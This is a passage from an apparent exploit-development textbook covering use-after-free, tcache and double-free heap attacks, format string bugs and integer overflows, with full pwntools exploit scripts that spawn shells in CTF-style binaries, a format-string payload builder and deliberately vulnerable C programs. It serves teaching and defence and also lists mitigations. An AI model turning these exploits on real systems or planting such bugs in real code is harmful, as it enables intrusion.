The most powerful UAFs involve objects with function pointers or vtable pointers (in C++). Controlling these gives direct code execution. Even without function pointers, UAFs can provide information leaks, type confusion, or arbitrary read/write primitives.

19.3 UAF in C++ Objects

C++ virtual functions use a vtable — a table of function pointers. Each object with virtual functions contains a hidden vtable pointer (vptr) as its first member. UAFs in C++ objects are particularly dangerous because the attacker can replace the vtable:

```
class Base {
public:
    virtual void action() { puts("Base action"); }
    virtual void display() { puts("Base display"); }
    char buffer[64];
};

// In memory, a Base object looks like:
// +0x00: vptr (pointer to vtable)
// +0x08: buffer[64]
// Total size: 72 bytes (+ alignment)

// The vtable looks like:
// +0x00: &Base::action
// +0x08: &Base::display

// UAF exploitation:
// 1. Create Base object, free it
// 2. Allocate 72 bytes, write a fake vtable pointer at offset 0
// 3. The fake vtable points to attacker-controlled memory
// 4. When the dangling pointer's virtual method is called,
//    it follows: obj->vptr->action, which is now attacker-controlled
```

19.4 Heap Spraying for UAF

Heap spraying is a technique to increase the reliability of UAF exploits. The idea is to make many allocations of the same size as the freed object, filling each with attacker-controlled data. This increases the probability that the freed memory will be reused with the attacker's data:

```
// Heap spray concept
void spray_heap(void *target_func, size_t object_size) {
    // Make many allocations of the same size as the freed object
    for (int i = 0; i < 1000; i++) {
        char *spray = malloc(object_size);
        // Fill with the address of our target function
        // repeated to cover wherever the function pointer might be
        for (size_t j = 0; j < object_size; j += sizeof(void *)) {
            *(void **)(spray + j) = target_func;
        }
    }
}
```

19.5 Practical UAF Exploit with pwntools

```
from pwn import *

context.binary = './uaf_challenge'
p = process()

def alloc(size, data):
    p.sendlineafter(b"> ", b"1")
    p.sendlineafter(b"Size: ", str(size).encode())
    p.sendafter(b"Data: ", data)

def free_chunk(idx):
    p.sendlineafter(b"> ", b"2")
    p.sendlineafter(b"Index: ", str(idx).encode())

def use_chunk(idx):
    p.sendlineafter(b"> ", b"3")
    p.sendlineafter(b"Index: ", str(idx).encode())

# Step 1: Allocate target object (has function pointer)
alloc(0x40, b"AAAA")     # index 0

# Step 2: Free it (creates dangling pointer)
free_chunk(0)

# Step 3: Reclaim with controlled data
# Place win() address where the function pointer was
win_addr = p64(0x401234)  # address of win function
payload = b"B" * 32 + win_addr
alloc(0x40, payload)       # index 1 - reuses freed chunk

# Step 4: Use the dangling pointer
use_chunk(0)  # Calls through the corrupted function pointer
```

```
p.interactive()
```

19.6 Mitigations and Bypasses

- **Nullifying pointers after free:** Setting the pointer to NULL after free prevents dereferencing. However, if multiple pointers reference the same object, only one is nullified.
- **ASAN (Address Sanitizer):** Detects UAF during development by quarantining freed memory. Not used in production due to overhead.
- **PartitionAlloc (Chrome):** Isolates different object types into separate heaps, making it harder to reclaim freed memory with a controlled type.
- **MTE (Memory Tagging Extension, ARM):** Tags pointers and memory; a freed pointer's tag won't match the reallocated memory's tag.

19.7 Exercises

1. Compile the UAF example and exploit it to redirect execution to a win function.
2. Modify the example to use a C++ class with virtual functions. Exploit the vtable pointer.
3. Research how Chrome's PartitionAlloc mitigates UAF. What limitations does it have?
4. Practice a UAF challenge from pwnable.kr or pwnable.tw.

Chapter 20: Double Free and Tcache Attacks

A double free occurs when free() is called twice on the same pointer. This corrupts the allocator's internal data structures and can be leveraged for arbitrary memory writes. With the introduction of tcache, double free exploitation has become both easier (fewer checks) and more nuanced (tcache key mitigation).

20.1 Classic Fastbin Double Free

Before tcache, the classic double free targeted fastbins. Fastbins have a simple check: the chunk being freed must not be the head of the fastbin. This is trivially bypassed by freeing a different chunk in between:

```
char *a = malloc(0x30);  // chunk A
char *b = malloc(0x30);  // chunk B

free(a);     // fastbin: A -> tail
free(b);     // fastbin: B -> A -> tail
free(a);     // fastbin: A -> B -> A -> tail  (circular!)

// Now malloc will return chunks in this order:
char *c = malloc(0x30);  // returns A
char *d = malloc(0x30);  // returns B
char *e = malloc(0x30);  // returns A AGAIN!

// c and e point to the same memory!
// Writing to c will be visible through e and vice versa.
// More importantly: if we write a fake fd pointer into c before
// the third malloc, we can make malloc return an arbitrary address.
```

20.2 Tcache Double Free

Tcache originally had NO double free check at all (glibc 2.26-2.28). Starting in glibc 2.29, a 'key' field was added to detect double frees, but it can be bypassed:

20.2.1 The Tcache Key

```
// In freed tcache chunks (glibc >= 2.29):
// +0x00: fd pointer (next free chunk)
// +0x08: key (set to &tcache_perthread_struct, or a random value in 2.34+)

// When freeing, the allocator checks:
// if (chunk->key == tcache_key && chunk is in the tcache bin)
//     abort();  // double free detected!

// Bypass strategies:
```

```
// 1. Corrupt the key field before the second free
//    (e.g., via a heap overflow or partial overwrite)
// 2. Fill the tcache bin (7 entries) so chunks go to fastbins instead
//    (fastbins have their own, weaker double-free check)
// 3. Use the UAF to modify the key field directly
```

20.3 Tcache Poisoning

Tcache poisoning is the most practical modern heap exploitation technique. It involves corrupting a freed chunk's fd pointer to redirect future allocations:

```
// Tcache poisoning to achieve arbitrary write:

char *a = malloc(0x30);
free(a);
// Tcache[0x40]: a -> NULL

// Through a UAF or overflow, overwrite a's fd pointer:
*(unsigned long *)a = target_address;  // e.g., __free_hook, __malloc_hook, GOT entry
// Tcache[0x40]: a -> target_address

char *b = malloc(0x30);  // returns a (head of list)
// Tcache[0x40]: target_address -> ???

char *c = malloc(0x30);  // returns target_address!
// Now we can write arbitrary data to target_address

// Common targets:
// __free_hook: write address of system(), then free(chunk_containing_"/bin/sh")
// __malloc_hook: write a one-gadget address
// GOT entry: redirect a library function
```

WARNING: In glibc 2.34+, __free_hook, __malloc_hook, and __realloc_hook were removed entirely. Modern exploitation must target other writable function pointers, such as the GOT, _IO_list_all, or TLS storage. Techniques like FSOP (File Stream Oriented Programming) have become increasingly important.

20.3.1 Safe Linking (glibc 2.32+)

Glibc 2.32 introduced safe linking, which XORs the fd pointer with a secret derived from the chunk's address. This makes tcache poisoning harder but not impossible:

```
// Safe linking (PROTECT_PTR / REVEAL_PTR):
// stored_fd = real_fd ^ (chunk_address >> 12)

// To bypass:
// 1. Leak a heap address (to know chunk_address >> 12)
// 2. Leak an fd pointer from a freed chunk (to recover the XOR key)
// 3. XOR your target address with the key when poisoning
```

```
// The first chunk freed into an empty tcache bin has fd = NULL
// So: stored_fd = 0 ^ (chunk_address >> 12) = chunk_address >> 12
// Leaking this gives us the XOR key directly!
```

20.4 Complete Tcache Poisoning Exploit

```
from pwn import *

elf = context.binary = ELF('./tcache_challenge')
libc = ELF('./libc.so.6')
p = process()

# Helper functions (adjust based on challenge menu)
def add(idx, size, data):
    p.sendlineafter(b"> ", b"1")
    p.sendlineafter(b"idx: ", str(idx).encode())
    p.sendlineafter(b"size: ", str(size).encode())
    p.sendafter(b"data: ", data)

def delete(idx):
    p.sendlineafter(b"> ", b"2")
    p.sendlineafter(b"idx: ", str(idx).encode())

def show(idx):
    p.sendlineafter(b"> ", b"3")
    p.sendlineafter(b"idx: ", str(idx).encode())
    return p.recvline()

# Step 1: Leak libc address via unsorted bin
add(0, 0x420, b"A" * 8)   # Large chunk (won't go to tcache)
add(1, 0x10, b"guard")     # Prevent consolidation with top chunk
delete(0)                  # Goes to unsorted bin, fd/bk point into libc

# Leak the fd pointer (which points to main_arena+96 in libc)
leak = u64(show(0)[:6].ljust(8, b"\x00"))
libc.address = leak - (libc.sym.main_arena + 96)
log.info(f"libc base: {hex(libc.address)}")

# Step 2: Tcache poisoning to overwrite __free_hook
add(2, 0x30, b"B" * 8)
add(3, 0x30, b"C" * 8)
delete(2)
delete(3)
# Tcache[0x40]: chunk3 -> chunk2 -> NULL

# Overwrite chunk3's fd to point to __free_hook
add(4, 0x30, p64(libc.sym.__free_hook))
# Tcache[0x40]: chunk2 -> __free_hook

add(5, 0x30, b"/bin/sh\x00")  # Pops chunk2
add(6, 0x30, p64(libc.sym.system))  # Pops __free_hook, writes system

# Step 3: Trigger system("/bin/sh")
```

```
delete(5)  # free(chunk containing "/bin/sh") -> __free_hook(system) -> system("/bin/sh")

p.interactive()
```

20.5 Exercises

1. Implement the fastbin double free attack on a program compiled with an older glibc.
2. Write a tcache poisoning exploit that overwrites __free_hook with system.
3. Research safe linking bypass. Write an exploit that leaks the XOR key and performs tcache poisoning.
4. Study FSOP (File Stream Oriented Programming). How is it used when __free_hook is not available?

Chapter 21: Advanced Heap Feng Shui

Heap feng shui is the art of manipulating the heap layout to place chunks in specific positions relative to each other. This is essential for reliable exploitation because you need the target chunk to be adjacent to or overlapping with chunks you control.

21.1 Principles of Heap Feng Shui

1. **Allocation order matters:** Sequential allocations of the same size are typically adjacent.
2. **Free order matters:** The order of frees determines the order of the free list.
3. **LIFO reuse:** Tcache and fastbins return the most recently freed chunk first.
4. **Coalescing:** Adjacent free chunks in unsorted/small/large bins are merged.
5. **Splitting:** Large free chunks are split to satisfy smaller allocation requests.

21.2 Achieving Overlapping Chunks

The most powerful heap feng shui outcome is overlapping chunks — two different pointers that reference overlapping memory regions. This can be achieved through:

- **Poison null byte:** Corrupt the PREV_INUSE flag to trigger false consolidation.
- **House of Einherjar:** Use a null byte overflow to create a fake free chunk for backward consolidation.
- **Off-by-one into chunk size:** Shrink a chunk's size so the allocator misplaces the next chunk's boundary.
- **Unsorted bin attack:** Corrupt the unsorted bin to serve overlapping chunks.

21.3 The House Techniques

The community has named various heap exploitation patterns after 'houses'. Here is a reference of the most important ones:

Technique	Target	Glibc	Primitive Required
House of Force	Top chunk size	<2.29	Heap overflow + controlled malloc size
House of Spirit	Fastbin/tcache	All	Ability to free a fake chunk
House of Lore	Small bin	All	Write to freed chunk bk pointer
House of Einherjar	Backward consolidation	All	Null byte overflow

House of Orange	Top chunk + FSOP	<2.26	Heap overflow (no free needed)
House of Botcake	Tcache + unsorted	2.26+	Double free (cross-bin)
House of Banana	ld.so fini_array	2.34+	Large bin attack + write

21.4 House of Botcake (Modern Double Free)

House of Botcake is an elegant technique for modern glibc that bypasses tcache double-free detection by performing the double free across tcache and the unsorted bin:

```
# House of Botcake concept:
# 1. Fill tcache bin for size X (allocate and free 7 chunks)
# 2. Allocate two more chunks of size X: victim and guard
# 3. Free victim -> goes to unsorted bin (tcache is full)
# 4. Free guard -> goes to unsorted bin, consolidates with victim
#    (now there's one large chunk where victim+guard used to be)
# 5. Free one tcache chunk -> tcache now has 6/7 entries
# 6. Free victim AGAIN -> goes to tcache (not detected because
#    victim's key was cleared when it was consolidated!)
# 7. victim is now in BOTH tcache and the unsorted bin (as part of the consolidated chunk)
# 8. Allocate from unsorted bin (the consolidated chunk) -> partially overlaps with victim
# 9. Write to the overlapping region to corrupt victim's tcache fd pointer
# 10. Next tcache allocation returns the target address

# This gives us overlapping chunks without needing a heap overflow!
```

21.5 Heap Grooming Example

```
from pwn import *

def groom_heap(p):
    """Set up heap layout for exploitation."""

    # Phase 1: Defragment - fill holes in the heap
    fillers = []
    for i in range(20):
        fillers.append(alloc(0x80, b"FILLER"))

    # Phase 2: Create target layout
    # We want: [controlled_chunk][victim_chunk][controlled_chunk]
    before = alloc(0x80, b"BEFORE")
    victim = alloc(0x80, b"VICTIM")
    after = alloc(0x80, b"AFTER")
    guard = alloc(0x10, b"GUARD")  # Prevent consolidation with top

    # Phase 3: Clean up fillers (put them in tcache/bins)
    for f in fillers:
        free_chunk(f)

    # Phase 4: Free the surrounding chunks
```

```
    free_chunk(before)
    free_chunk(after)

    # Now victim is sandwiched between two free chunks.
    # Overflow from a newly allocated chunk in 'before' slot
    # will reach victim's metadata.

    return victim
```

21.6 Exercises

1. Implement a heap grooming routine that places a target chunk adjacent to an attacker-controlled chunk.
2. Practice the House of Botcake technique on a CTF challenge.
3. Write an exploit that achieves overlapping chunks via the poison null byte technique.
4. Study the evolution of heap exploitation from glibc 2.23 to 2.35. What new checks were added in each version?

PART V

FORMAT STRINGS AND INTEGER BUGS

These two vulnerability classes are often underestimated but incredibly powerful. Format string bugs can provide both read and write primitives from a single vulnerability, while integer bugs can bypass size checks and lead to heap or stack overflows. Together they represent some of the most elegant and versatile attack vectors in exploit development.

Chapter 22: Format String Vulnerabilities

Format string vulnerabilities occur when user-controlled input is passed directly as the format argument to printf-family functions. This gives the attacker the ability to read from and write to arbitrary memory locations — two of the most powerful exploitation primitives available from a single bug class.

22.1 Understanding printf Internals

To understand format string bugs, you must first understand how printf processes its arguments. The printf family of functions (printf, fprintf, sprintf, snprintf, etc.) accept a format string as their first argument, followed by a variable number of additional arguments. The format string contains literal text interspersed with format specifiers that begin with %.

When printf encounters a format specifier, it reads the next argument from the calling convention's designated location. On x86 (32-bit), all arguments are on the stack. On x64, the first five format arguments come from registers (RSI, RDX, RCX, R8, R9), and subsequent arguments come from the stack.

Here are the format specifiers most relevant to exploitation:

Specifier	Reads/Writes	Description
`%x`	Reads 4 bytes	Print argument as hex (no prefix)
`%p`	Reads pointer	Print argument as hex pointer (with 0x prefix)
`%s`	Reads string	Dereference argument as pointer, print string at that address
`%d`	Reads 4 bytes	Print argument as signed decimal integer
`%n`	WRITES 4 bytes	Write number of bytes printed so far to address pointed by arg
`%hn`	WRITES 2 bytes	Like %n but writes a short (2 bytes)
`%hhn`	WRITES 1 byte	Like %n but writes a single byte
`%ln`	WRITES 8 bytes	Like %n but writes a long (8 bytes, 64-bit)
`%N$x`	Reads Nth arg	Direct parameter access — read the Nth argument as hex
`%N$n`	Writes via Nth	Direct parameter access — write via the Nth argument

22.2 The Vulnerability

```
#include <stdio.h>
```

```
void vulnerable(char *input) {
    printf(input);        // VULNERABLE: user input as format string
}

void safe(char *input) {
    printf("%s", input);  // SAFE: format string is hardcoded
}

int main(int argc, char **argv) {
    if (argc > 1)
        vulnerable(argv[1]);
    return 0;
}
```

The critical difference is that in the vulnerable version, the attacker controls the format string itself. This means they can inject %x, %p, %s, and %n specifiers, causing printf to read from or write to the stack — and by extension, any memory location the attacker chooses.

> **WARNING:** Format string vulnerabilities are not limited to printf. Any function in the printf family is affected: fprintf, sprintf, snprintf, syslog, and even custom logging functions that internally call vprintf/vfprintf. The key indicator during code review is user input appearing as the first (format) argument rather than as a data argument.

22.3 Reading Memory: Stack Disclosure

The simplest exploitation of a format string bug is reading values from the stack. Each %x or %p specifier consumes the next argument from the stack, revealing whatever data happens to be there:

```
$ ./vuln "AAAA%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x"
AAAA0804b000.00000064.f7fb5580.f7fb5580.ffd4c128.41414141.38302528.2e783830

# Let's break this down:
# AAAA         = our literal "AAAA" printed first
# 0804b000     = 1st stack value (some address)
# 00000064     = 2nd stack value (decimal 100)
# f7fb5580     = 3rd stack value (libc address!)
# f7fb5580     = 4th stack value
# ffd4c128     = 5th stack value (stack address!)
# 41414141     = 6th stack value -- this is our "AAAA"! We found our input.
# 38302528     = 7th (part of our format string: "%08x")
# 2e783830     = 8th (more of our format string)
```

22.3.1 Direct Parameter Access

Instead of chaining many %x specifiers, you can use direct parameter access to read a specific argument position. The syntax is %N$x where N is the argument number:

```
# Find the offset where our input appears
$ ./vuln "AAAA%6$x"
AAAA41414141
```

```
# We found it at position 6!
# 41414141 = "AAAA" in hex (little-endian ASCII)

# This means our format string input starts at the 6th printf argument.
# This offset is critical for exploitation -- we'll use it in every payload.
```

22.3.2 Format Strings on x64

On x64, the calling convention passes the first six arguments in registers. Since RDI holds the format string itself, the first five %p specifiers read from RSI, RDX, RCX, R8, and R9. After that, they read from the stack:

```
$ ./vuln64 "%p.%p.%p.%p.%p.%p.%p.%p.%p"
# arg1(RSI).arg2(RDX).arg3(RCX).arg4(R8).arg5(R9).stack[0].stack[1].stack[2]...

# On x64, our input is typically at a higher offset (8-12)
# because of register arguments + stack alignment

$ ./vuln64 "AAAAAAAA%8$p"    # Try offset 8
0x4141414141414141            # Found it! Our input is at offset 8.
```

22.4 Reading Arbitrary Memory with %s

The %s specifier is particularly powerful because it dereferences its argument as a pointer and prints the string at that address. If we can place an address on the stack (via our format string input), we can read the string at any memory location:

```
# On x86 (32-bit):
# We know our input starts at offset 6 on the stack.
# We place a target address at the beginning of our input,
# then use %6$s to dereference it.

# Read the string at address 0x0804a030 (e.g., a global variable):
$ ./vuln $(python3 -c 'import sys; sys.stdout.buffer.write(b"\x30\xa0\x04\x08%6$s")')

# What happens:
# 1. Our input lands on the stack: [0x0804a030]["%6$s"]
# 2. printf sees %6$s
# 3. It reads the 6th argument (our 0x0804a030)
# 4. It dereferences that as a pointer and prints the string there
```

TIP: On x64, placing an address in the format string is trickier because addresses contain null bytes (e.g., 0x00007fff...). Since printf stops at null bytes, you need to place the address AFTER the format specifiers. Use direct parameter access to reach it: `%9$sAAAAAAAA[address]` where padding aligns the address to the correct stack offset.

22.5 Writing Memory with %n

The %n format specifier writes the number of bytes printed so far to the address pointed to by the corresponding argument. This transforms a format string bug from an information leak into an arbitrary write primitive — the most dangerous capability:

22.5.1 Basic %n Write

```
// %n writes a 4-byte integer (number of chars printed so far)
// %hn writes a 2-byte short
// %hhn writes a single byte
// %ln writes an 8-byte long (64-bit)

// Example: we want to write the value 42 to address 0x0804b040

// 1. Place address 0x0804b040 at the start of our input (4 bytes on x86)
// 2. The address itself prints as 4 bytes of "garbage"
// 3. We've printed 4 bytes so far
// 4. We need 42 total, so print 38 more characters: %38x
// 5. Then use %n to write to our address: %6$n

// Payload: [\x40\xb0\x04\x08][%38x][%6$n]
// Result: *(0x0804b040) = 42
```

22.5.2 Writing Large Values with %hhn

Writing large values directly with %n requires printing enormous amounts of padding (to write 0xdeadbeef, you'd need to print ~3.7 billion characters). Instead, write byte-by-byte using %hhn:

```
# Goal: write 0xdeadbeef to address 0x0804b040
# Split into bytes (little-endian):
#   0x0804b040: 0xef (239)
#   0x0804b041: 0xbe (190)
#   0x0804b042: 0xad (173)
#   0x0804b043: 0xde (222)

# Strategy: place all 4 addresses in the buffer, then use %hhn for each.
# The addresses are at offsets 6, 7, 8, 9 on the stack.

# Payload (32-bit):
# [addr+0][addr+1][addr+2][addr+3]  <- 16 bytes printed
# [%Xc%6$hhn]                        <- write byte 0 (need 239 - 16 = 223 padding)
# [%Yc%7$hhn]                        <- write byte 1 (need 190, but 239 already printed)
# [%Zc%8$hhn]                        <- write byte 2
# [%Wc%9$hhn]                        <- write byte 3

# Key: %n writes the TOTAL chars printed so far, and it wraps modulo 256 for %hhn
# So we need to carefully calculate padding between each write.
```

```
import struct

def manual_fmtstr_payload(offset, target_addr, target_val):
    """Build a format string payload to write target_val at target_addr (32-bit)."""
    # Extract individual bytes
```

```
    bytes_to_write = [
        (target_addr + 0, (target_val >> 0)  & 0xff),
        (target_addr + 1, (target_val >> 8)  & 0xff),
        (target_addr + 2, (target_val >> 16) & 0xff),
        (target_addr + 3, (target_val >> 24) & 0xff),
    ]

    # Sort by value to minimize padding (write smallest values first)
    bytes_to_write.sort(key=lambda x: x[1])

    # Build address portion
    payload = b""
    addr_offsets = {}
    for i, (addr, _) in enumerate(bytes_to_write):
        addr_offsets[addr] = offset + i
        payload += struct.pack('<I', addr)

    # Now build the format specifiers
    written = len(payload)  # Bytes already "printed" (the addresses themselves)

    for addr, byte_val in bytes_to_write:
        # How many more chars to print to reach desired byte value
        needed = (byte_val - written) % 256
        if needed == 0:
            needed = 256  # Need at least some padding for next %hhn
        payload += f"%{needed}c%{addr_offsets[addr]}$hhn".encode()
        written = byte_val  # After %hhn, "printed count" is at byte_val

    return payload

# Usage:
payload = manual_fmtstr_payload(6, 0x0804b040, 0xdeadbeef)
print(f"Payload ({len(payload)} bytes): {payload}")
```

22.6 Practical Format String Exploit

Let's write a complete exploit that uses a format string vulnerability to overwrite a GOT entry and redirect execution. The target program has a printf(buf) vulnerability and a win() function we want to call:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void win() {
    printf("You win! Spawning shell...\n");
    system("/bin/sh");
}

int main() {
    char buf[256];
    printf("Enter your name: ");
```

```
    fgets(buf, sizeof(buf), stdin);
    printf("Hello, ");
    printf(buf);           // FORMAT STRING VULNERABILITY
    printf("Goodbye!\n");  // We want to redirect puts/printf GOT here
    return 0;
}
```

Compile with minimal protections:

```
$ gcc -o fmtvuln fmtvuln.c -no-pie -m32 -fno-stack-protector
$ checksec ./fmtvuln
    Arch:     i386-32-little
    RELRO:    Partial RELRO    # GOT is writable!
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

The exploit using pwntools:

```
from pwn import *

context.binary = elf = ELF('./fmtvuln')

# Target: overwrite puts@GOT with address of win()
target = elf.got['puts']
win = elf.symbols['win']

log.info(f"GOT puts:  {hex(target)}")
log.info(f"win():     {hex(win)}")

# Step 1: Find format string offset
# Send AAAA%p.%p.%p... and find where 0x41414141 appears
# Let's say we found it at offset 7

offset = 7

# Step 2: Use pwntools' fmtstr_payload (handles all the math)
payload = fmtstr_payload(offset, {target: win})
log.info(f"Payload length: {len(payload)}")

# Step 3: Send and get shell
p = process('./fmtvuln')
p.sendlineafter(b"name: ", payload)
p.interactive()
```

22.7 Format String Information Leaks for ASLR Bypass

Format strings are one of the most reliable ways to defeat ASLR. A single format string read can leak stack addresses (defeating stack ASLR), libc addresses (defeating library ASLR), canary values, and PIE base addresses:

```python
from pwn import *

context.binary = elf = ELF('./fmtvuln')

def leak_values(p, count=30):
    """Leak stack values using format string."""
    # Build payload: %1$p.%2$p.%3$p...
    payload = '.'.join(f'%{i}$p' for i in range(1, count+1))
    p.sendlineafter(b"name: ", payload.encode())
    p.recvuntil(b"Hello, ")
    data = p.recvuntil(b"Good", drop=True)
    leaks = data.split(b'.')
    return leaks

p = process('./fmtvuln64')
leaks = leak_values(p)

for i, leak in enumerate(leaks):
    try:
        val = int(leak.strip(), 16)
    except:
        continue

    # Identify address types by their range
    if 0x7f0000000000 <= val <= 0x7fffffffffff:
        if val & 0xff == 0:
            log.info(f"[{i+1}] Possible CANARY: {hex(val)}")
        else:
            log.info(f"[{i+1}] Stack/libc addr: {hex(val)}")
    elif 0x550000000000 <= val <= 0x56ffffffffffff:
        log.info(f"[{i+1}] PIE address: {hex(val)}")
    elif 0x400000 <= val <= 0x4fffff:
        log.info(f"[{i+1}] Binary addr (no PIE): {hex(val)}")
```

22.8 Two-Stage Format String Attack

When ASLR is enabled, a single format string vulnerability often requires two passes: one to leak addresses, and one to write. This requires the vulnerability to be reachable multiple times (e.g., in a loop or a forking server):

```python
from pwn import *

context.binary = elf = ELF('./fmtvuln64')
libc = ELF('./libc.so.6')

# Stage 1: Leak libc address
p = process('./fmtvuln64')
p.sendlineafter(b"name: ", b"%3$p")  # Leak a libc address
p.recvuntil(b"Hello, ")
leak = int(p.recvline().strip(), 16)
libc.address = leak - libc.sym.__libc_start_main - 243  # Adjust offset
log.success(f"libc base: {hex(libc.address)}")
```

```
# Stage 2: Overwrite GOT entry with one_gadget
# (Assume the program loops back for another input)
one_gadget = libc.address + 0xe3b01  # Find with: one_gadget ./libc.so.6

offset = 8  # Our format string offset on x64
writes = {elf.got['printf']: one_gadget}
payload = fmtstr_payload(offset, writes)

p.sendlineafter(b"name: ", payload)
p.interactive()  # Shell!
```

22.9 Format String on the Heap

Some programs read input onto the heap rather than the stack. In this case, your input is NOT directly accessible via printf's argument traversal, because printf walks up the stack, not the heap. The attack strategy changes:

- **Use existing stack pointers:** Instead of placing addresses in your input, leverage pointers already on the stack. For example, argv or saved frame pointers often point to useful locations.
- **Write-what-where via stack chain:** Find a stack pointer that points to another stack location. Use %n to write a target address there, then use that modified pointer for a second %n write.
- **Leverage format string with stack buffer elsewhere:** If any part of your input also lands on the stack (e.g., via a prior strcpy), use that copy.

22.10 Defense Against Format Strings

- **Never pass user input as the format argument.** Always use `printf("%s", input)` instead of `printf(input)`.
- **FORTIFY_SOURCE:** When compiled with -D_FORTIFY_SOURCE=2, gcc replaces printf with __printf_chk, which detects %n in format strings that include positional parameters and aborts.
- **Code review grep:** Search for `printf(buf`, `sprintf(buf`, `fprintf(stderr, buf`, `syslog(LOG_ERR, buf` patterns.
- **Read-only format strings:** The compiler places format string literals in .rodata (read-only). Only dynamically constructed format strings are vulnerable.

22.11 Exercises

1. Write a vulnerable program and use %p to leak 20 stack values. Identify which are stack addresses, libc addresses, and the canary.
2. Use pwntools' `fmtstr_payload()` to overwrite a GOT entry with a win function address.

3. Write a manual format string exploit (without fmtstr_payload) that writes a 4-byte value using %hhn, one byte at a time.
4. Combine a format string leak (to defeat ASLR) with a format string write (to overwrite a GOT entry) for a complete two-stage exploit.
5. Try exploiting a format string when the buffer is on the heap instead of the stack. What changes?
6. Research FORTIFY_SOURCE. Compile your vulnerable program with -D_FORTIFY_SOURCE=2 and observe what happens when you send %n.

Chapter 23: Integer Overflows and Signedness Bugs

Integer bugs are a subtle but devastating class of vulnerabilities. They occur when arithmetic on integer values produces results outside the representable range, or when signed and unsigned integers are mixed in comparisons. These bugs frequently lead to buffer overflows, heap overflows, or out-of-bounds access.

23.1 Integer Representation

Before exploring integer bugs, you must understand how integers are stored in memory. C provides several integer types with different sizes and ranges:

Type	Size	Signed Range	Unsigned Range
char	1 byte	-128 to 127	0 to 255
short	2 bytes	-32,768 to 32,767	0 to 65,535
int	4 bytes	-2,147,483,648 to 2,147,483,647	0 to 4,294,967,295
long (64-bit)	8 bytes	-9.2 x 10^18 to 9.2 x 10^18	0 to 1.8 x 10^19
size_t	4 or 8	N/A (unsigned)	0 to max pointer

Signed integers use two's complement representation. The most significant bit (MSB) indicates the sign: 0 for positive, 1 for negative. This means the bit pattern 0xFFFFFFFF represents -1 as a signed int, but 4,294,967,295 as an unsigned int. This dual interpretation is the root of signedness bugs.

23.2 Integer Overflow

Integer overflow occurs when the result of an arithmetic operation exceeds the maximum value the integer type can hold. The value wraps around:

```
#include <stdio.h>
#include <stdlib.h>
#include <limits.h>

int main() {
    // Unsigned overflow: wraps to 0
    unsigned int a = UINT_MAX;       // 4294967295 = 0xFFFFFFFF
    printf("a = %u (0x%x)\n", a, a);
    printf("a + 1 = %u (0x%x)\n", a + 1, a + 1);  // 0!
```

```
    // Signed overflow: wraps to negative (undefined behavior in C!)
    int b = INT_MAX;                // 2147483647 = 0x7FFFFFFF
    printf("b = %d (0x%x)\n", b, b);
    printf("b + 1 = %d (0x%x)\n", b + 1, b + 1);  // -2147483648!

    return 0;
}
```

23.2.1 Multiplication Overflow in malloc

The most dangerous pattern is a multiplication overflow in a size calculation for memory allocation:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void process_items(unsigned int num_items) {
    unsigned int element_size = sizeof(int);  // 4 bytes
    unsigned int total_size = num_items * element_size;

    printf("Allocating %u bytes for %u items\n", total_size, num_items);

    int *buffer = malloc(total_size);
    if (!buffer) {
        printf("malloc failed\n");
        return;
    }

    // Read num_items integers from user
    for (unsigned int i = 0; i < num_items; i++) {
        buffer[i] = i;  // Write into undersized buffer!
    }

    free(buffer);
}

int main() {
    // If num_items = 1073741825 (0x40000001):
    // total_size = 1073741825 * 4 = 4294967300 = 0x100000004
    // But unsigned int can only hold 32 bits!
    // total_size wraps to: 0x00000004 = 4 bytes!
    // malloc(4) succeeds, but we write 1073741825 * 4 = 4 GB of data!

    process_items(0x40000001);  // OVERFLOW!
    return 0;
}
```

WARNING: This exact pattern has caused real-world vulnerabilities in image parsers (width * height * channels), protocol handlers (count * element_size), and serialization libraries. Always check for overflow BEFORE the multiplication: `if (n > SIZE_MAX / sizeof(int)) abort();`

23.3 Signedness Bugs

Signedness bugs occur when a signed integer is used where an unsigned value is expected, or when signed and unsigned values are compared. The C language's implicit conversion rules make these particularly treacherous:

```
#include <stdio.h>
#include <string.h>

// Classic signedness bug
void copy_data(char *dst, char *src, int len) {
    if (len > 256) {  // Signed comparison: passes if len is negative!
        printf("Too long!\n");
        return;
    }

    // memcpy's third argument is size_t (unsigned)
    // If len = -1:
    //   Signed check:   -1 > 256?  No. Check passes.
    //   memcpy cast:    (size_t)(-1) = 0xFFFFFFFFFFFFFFFF = 18 exabytes!
    memcpy(dst, src, len);  // MASSIVE overflow!
}

int main() {
    char dst[256];
    char src[256];
    memset(src, 'A', 256);

    copy_data(dst, src, -1);  // Crashes or corrupts memory
    return 0;
}
```

23.3.1 Signed/Unsigned Comparison

```
// When you compare signed and unsigned integers, C converts
// the signed value to unsigned. This can have surprising results:

int a = -1;
unsigned int b = 1;

if (a < b) {
    printf("Expected: -1 < 1\n");
} else {
    printf("SURPRISE: -1 is NOT less than 1!\n");  // THIS executes!
    // Because -1 is converted to unsigned: (unsigned int)(-1) = 4294967295
    // And 4294967295 > 1
}

// This can bypass length checks:
void check_bounds(int index, unsigned int array_size) {
    if (index < array_size) {  // -1 becomes huge, always fails!
        // Attacker passes index = -5
        // Converted: 4294967291 < array_size?
```

```
        // If array_size is small, this fails -> no access
        // But that's actually SAFE by accident in this direction.

        // The dangerous case is the OPPOSITE:
        // if ((unsigned)user_len < max_size)
        // A negative user_len becomes huge -> check FAILS -> safe
        // But: if (user_len < (int)max_size) and max_size > INT_MAX
        //   max_size wraps negative -> check passes with huge user_len!
    }
}
```

23.4 Width Truncation

When a larger integer type is assigned to a smaller one, the upper bits are silently dropped. This is another source of exploitable bugs:

```
#include <stdio.h>
#include <string.h>

void process(char *input, size_t input_len) {
    // Truncation: 64-bit size_t -> 16-bit unsigned short
    unsigned short len = input_len;

    // input_len = 0x10040 (65600)
    // len = 0x0040 (64) -- upper bits discarded!

    printf("input_len: %zu, len: %hu\n", input_len, len);

    char buffer[256];
    if (len < 256) {           // Check passes! (64 < 256)
        memcpy(buffer, input, input_len);  // But copies 65600 bytes! OVERFLOW!
    }
}

int main() {
    // Craft input of exactly 0x10040 bytes to bypass the length check
    size_t evil_size = 0x10040;  // 65600 = 256 * 256 + 64
    char *payload = malloc(evil_size);
    memset(payload, 'A', evil_size);

    process(payload, evil_size);
    free(payload);
    return 0;
}
```

23.5 Integer Underflow

